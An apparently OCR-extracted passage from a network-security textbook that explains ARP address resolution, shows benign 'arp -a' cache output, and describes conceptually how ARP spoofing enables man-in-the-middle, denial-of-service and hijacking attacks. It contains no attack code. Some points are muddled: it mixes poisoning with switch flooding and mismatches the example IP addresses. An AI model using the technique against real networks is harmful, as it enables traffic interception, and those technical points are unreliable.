
Before communicating with host **B**, host **A** first checks for a record of host B's MAC address in the ARP cache. If host A finds the record of a MAC address, it communicates directly with host B. Otherwise, it has to access host B's MAC address using ARP protocol.

Host A queries all the hosts on the LAN. If the query were phrased in plain English, it might sound like this: "Hello, who is 192.54.67.15? This is 194.54.67.10. My MAC address is 00:1b:48:64:42:e4. I need your MAC address."

Here, host A sends a broadcast request data packet to host B. On receiving the ARP request packet, host B updates its ARP cache table with host A's IP and MAC addresses, and sends an

ARP reply packet to host A that would be phrased in English as, "Hey, this is 192.54.67.15; my MAC address is 00-14-20-01-23-47."

On receiving the ARP reply, host A updates its ARP cache table with host B's IP and MAC addresses. After establishing a connection, these two hosts can communicate with each other.



```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>arp -a

Interface: 10.10.1.11 --- 0x8
  Internet Address      Physical Address      Type
  10.10.1.2             02-15-5d-24-2d-8f     dynamic
  10.10.1.255           ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

Figure 8.33: ARP cache


ARP Spoofing Attack

ARP resolves IP addresses to the MAC (hardware) address of the interface to send data. ARP packets can be forged to send data to the attacker's machine. ARP spoofing involves constructing a large number of forged ARP request and reply packets to overload a switch. When a machine sends an ARP request, it assumes that the ARP reply will come from the right machine. ARP provides no means of verifying the authenticity of the responding device. Even systems that have not made an ARP request can accept the ARP replies coming from other devices. Attackers use this flaw in ARP to create malformed ARP replies containing spoofed IP and MAC addresses. Assuming it to be the legitimate ARP reply, the victim's computer blindly accepts the ARP entry into its ARP table. Once the ARP table is flooded with spoofed ARP replies, the switch is set in forwarding mode, and the attacker intercepts all the data that flows from the victim's machine without the victim being aware of the attack. Attackers flood a target computer's ARP cache with forged entries, which is also known as poisoning. ARP spoofing is an intermediary for performing attacks such as DoS, MITM, and session hijacking.

How does ARP Spoofing Work?

ARP spoofing is a method of attacking an Ethernet LAN. When a legitimate user initiates a session with another user in the same layer 2 broadcast domain, the switch broadcasts an ARP request using the recipient's IP address, while the sender waits for the recipient to respond with a MAC address. An attacker eavesdropping on this unprotected layer 2 broadcast domain can respond to the broadcast ARP request and replies to the sender by spoofing the intended recipient's IP address. The attacker runs a sniffer and turns the machine's NIC adapter to promiscuous mode.

ARP spoofing is a method of attacking an Ethernet LAN. It succeeds by changing the IP address of the attacker's computer to that of the target computer. A forged ARP request and reply packet can find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends frames to the attacker's computer, where the attacker can modify the frames before sending them to the source machine (User A) in an MITM attack. The attacker can also launch a DoS attack by associating a non-existent MAC address to the IP address of the gateway; alternatively, the attacker may sniff the traffic passively and then forward it to the target destination.

